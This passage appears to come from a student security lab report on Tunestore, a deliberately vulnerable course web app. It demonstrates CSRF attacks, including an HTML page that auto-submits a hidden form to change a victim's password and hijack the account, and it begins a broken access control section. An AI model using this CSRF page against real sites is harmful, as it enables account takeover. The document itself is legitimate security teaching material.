
Tunestore::List

| | | | |
|---|---|---|---|
| **Chumbawamba's Only Hit**<br>Chumbawamba<br>Buy/Gift ($9.99)<br>Comments | **The Very Best of Perry Cuomo**<br>Perry Cuomo<br>Buy/Gift ($9.99)<br>Comments | **Funk This**<br>Chaka Khan<br>Buy/Gift ($9.99)<br>Comments | **The Greatest Songs of the Seventies**<br>Barry Manilow<br>Buy/Gift ($9.99)<br>Comments |

After completing the steps above, the attacker will have successfully gifted them a CD of their choice depending on how they alter the script. This same concept can be applied to other accounts. The users do not have to be existing friends. If the CD has already been gifted, then money will be transferred between the accounts. The attacker can exploit this vulnerability to gain money and CD's without the permission of the user.

### *2.3 CSRF - Change password*

Another instance of a CSRF vulnerability in the Tunestore application allows an attacker to change the password of a user. This vulnerability exists in the update password functionality on the profile page of the action. The update password functionality uses two input fields for the user to input their new password, and another to verify that the passwords input match. If the passwords do not match, then an error message appears that states 'Password and Repeat Password do not match'. Below is a screenshot of the update password functionality on the profile page of the Tunestore application.


Welcome vulnerability3!
Your account balance: $0.00

Add Balance:
Type: -- SELECT
Number:
Amount:
Add

Tunestore::Profile

Profile

Username: vulnerability3
Balance: $0.00

Password


New Password:
Repeat New Password:
Change Password

Friends
Profile
CD's

Log Out

Copyright © 2008 The Tune Store

For the demonstration of this vulnerability, I have created an account with the username, 'vulnerability3', and the password of '123'. Below is the post request from the source code that is used when changing your password and what the attacker is basing their attack off.


Welcome vulnerability3!
Your account balance: $0.00

Add Balance:
Type: -- SELECT
Number:
Amount:
Add

Tunestore::Profile

Profile

Username: vulnerability3
Balance: $0.00

Password

New Password:
Repeat New Password:
Change Password

Friends
Profile
CD's


Log Out

Copyright © 2008 The Tune Store

```
▼<form name="passwordForm" method="post" action="/Tunestore2020/password.do">
    "
    New Password:  "
    <input type="password" name="password" size="20" value> == $0
    <br>
    "
    Repeat New Password:  "
    <input type="password" name="rptPass" size="20" value>
```


```
element.style {
}
input[type=text],                      base.css:79
input[type=password],
textarea {
   width: 12.25em;
   ~~*width: 11.9em;~~
}
input {                            tunestore.css:2
   border: ▸ 1px solid ■#000;
}
input, textarea,                      reset.css:20
select {
   font-family: inherit;
   font-size: inherit;
```

In Sublime, the script written will allow an attacker to replicate the post method used to update the password. The script was saved as “index.html” in the folder dedicated to attack3 in the webapps folder. Below is the script:


~/Documents/apache-tomcat-9.0.37/webapps/attack3/index.html (attack3) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
FOLDERS
attack3
index.html

```
<html>
<head>
<body>
    <form action = "http://localhost:8082/Tunestore2020/password.do" method = "
    POST">
    <input type = "hidden" name = "password" value = "lostaccount">
    <input type = "hidden" name = "rptPass" value = "lostaccount" />
    </form>

    <script>
        document.forms[0].submit();
    </script>
</body>
</head>
</html>
```

Replace the existing URL from the profile’s page to: localhost:8082/attack3/ and press enter, which will carry out the CSRF attack. Below is a screenshot of the outcome of the attack.


Activities
Google Chrome
Sep 28 01:41
Tunestore::Profile
localhost:8082/Tunestore2020/password.do
the tunestore
buy some tunes - give some tunes

Welcome vulnerability3!
Your account balance: $0.00

Add Balance:
Type: -- SELECT
Number:
Amount:
Add

Friends
Profile
CD's

Log Out

Copyright © 2008 The Tune Store

**Tunestore::Profile**


**Profile**

Username: vulnerability3
Balance: $0.00

**Password**

**Successfully changed password**
New Password: •••••••••••
Repeat New Password: •••••••••••
Change Password

The attacker has successfully changed the password of the user with the name ‘vulnerability3’. Upon logging out and trying to log back in with the original password of ‘123’, an error message is displayed that states ‘Could not log you in as vulnerability3’. Below is a screenshot of this.


4221-5221-classVM-V2-1-1 [Running] - Oracle VM VirtualBox

Activities | Google Chrome | Sep 28 01:42

Tunestore::List

localhost:8082/Tunestore2020/login.do?username=vulnerability3&password=123

the tunestore

buy some tunes - give some tunes

Could not log you in as vulnerability3

Login username: vulnerability3

Login password: •••

Stay Logged In?

Login

Do not have an account? Register here

Tunestore::List

Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
Comments

The Ultimate Tony Bennett
Tony Bennett
Buy/Gift ($9.99)
Comments

Chumbawamba's Only Hit
Chumbawamba
Buy/Gift ($9.99)
Comments

The Very Best of Perry Cuomo
Perry Cuomo
Buy/Gift ($9.99)
Comments

Funk This
Chaka Khan
Buy/Gift ($9.99)
Comments

The Divine Miss M
Better Midler
Buy/Gift ($9.99)
Comments

The Greatest Songs of the Seventies
Barry Manilow
Buy/Gift ($9.99)
Comments


Greatest Hits
Wayne Newton
Buy/Gift ($9.99)
Comments

The Best of Sade
Sade
Buy/Gift ($9.99)
Comments

The Very Best of Frank Sinatra
Frank Sinatra
Buy/Gift ($9.99)
Comments

Copyright © 2008 The Tune Store

Upon trying the new password from the CSRF vulnerability, the attacker can successfully login to the account. This same concept can be applied to take over other accounts as the attacker sees fit.


4221-5221-classVM-V2-1-1 [Running] - Oracle VM VirtualBox

Activities | Google Chrome | Sep 28 01:43

Tunestore::List

localhost:8082/Tunestore2020/login.do?username=vulnerability3&password=lostaccount

the tunestore

buy some tunes - give some tunes

Welcome vulnerability3!
**Login Successful**
Your account balance: $0.00

Add Balance:

Type: -- SELECT

Number:

Amount:

Add

Friends
Profile
CD's

Log Out

Tunestore::List

Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
Comments

The Ultimate Tony Bennett
Tony Bennett
Buy/Gift ($9.99)
Comments

Chumbawamba's Only Hit
Chumbawamba
Buy/Gift ($9.99)
Comments

The Very Best of Perry Cuomo
Perry Cuomo
Buy/Gift ($9.99)
Comments

Funk This
Chaka Khan
Buy/Gift ($9.99)
Comments

The Divine Miss M
Better Midler
Buy/Gift ($9.99)
Comments

The Greatest Songs of the Seventies
Barry Manilow
Buy/Gift ($9.99)
Comments

Greatest Hits
Wayne Newton
Buy/Gift ($9.99)
Comments

The Best of Sade
Sade
Buy/Gift ($9.99)
Comments

The Very Best of Frank Sinatra
Frank Sinatra
Buy/Gift ($9.99)
Comments


Copyright © 2008 The Tune Store

## 3.0 Broken Access Control Vulnerability


The Tunestore application is vulnerable to broken access control vulnerabilities. A broken access control vulnerability can occur when a user can perform different activities or gain access to information they shouldn't have access to. If a broken access control vulnerability is successful, an attacker can delete content from the web page, perform privilege escalation and take over site administration, and perform functions that aren't authorized. Furthermore, the attacker can access data that can be modified or removed. In the case of the Tunestore application, broken access control vulnerabilities can be used to download any CD without needing user credentials.

### *3.1 Download any CD*


One instance of a broken access control vulnerability in the Tunestore application allows an attacker to download any CD without needing user credentials. This vulnerability exists on the login page of the application. Typically, a user is required to login to purchase any CD. The user must have money in their account as well. If the user is not logged in and attempts to purchase a CD, an error message is displayed that states 'You must log in to buy!'. If the user attempts to purchase a CD while logged in without money, an error message is displayed that states 'You need to add more money to your account.' Below is a screenshot of the login page of the Tunestore application.



For the demonstration of this vulnerability, I have registered an account with the username ‘example’ with an account balance of $10,000.



```
localhost:8082/Tunestore2020/login.do?username=example&password=a

Welcome example!
Login Successful
Your account balance: $10,000.00
```

After completing the steps above, click “buy” under the CD you would like to purchase. In this demonstration, we will be using “Classic Songs My Way” by Paul Anka. Upon purchasing the CD, a download link appears. Using inspect element, we can examine the source code to base our attack off. Below is a screenshot of the source code.


```
localhost:8082/Tunestore2020/buy.do?cd=1

Welcome example!
You bought it, now download it!
Your account balance: $9,990.01
```

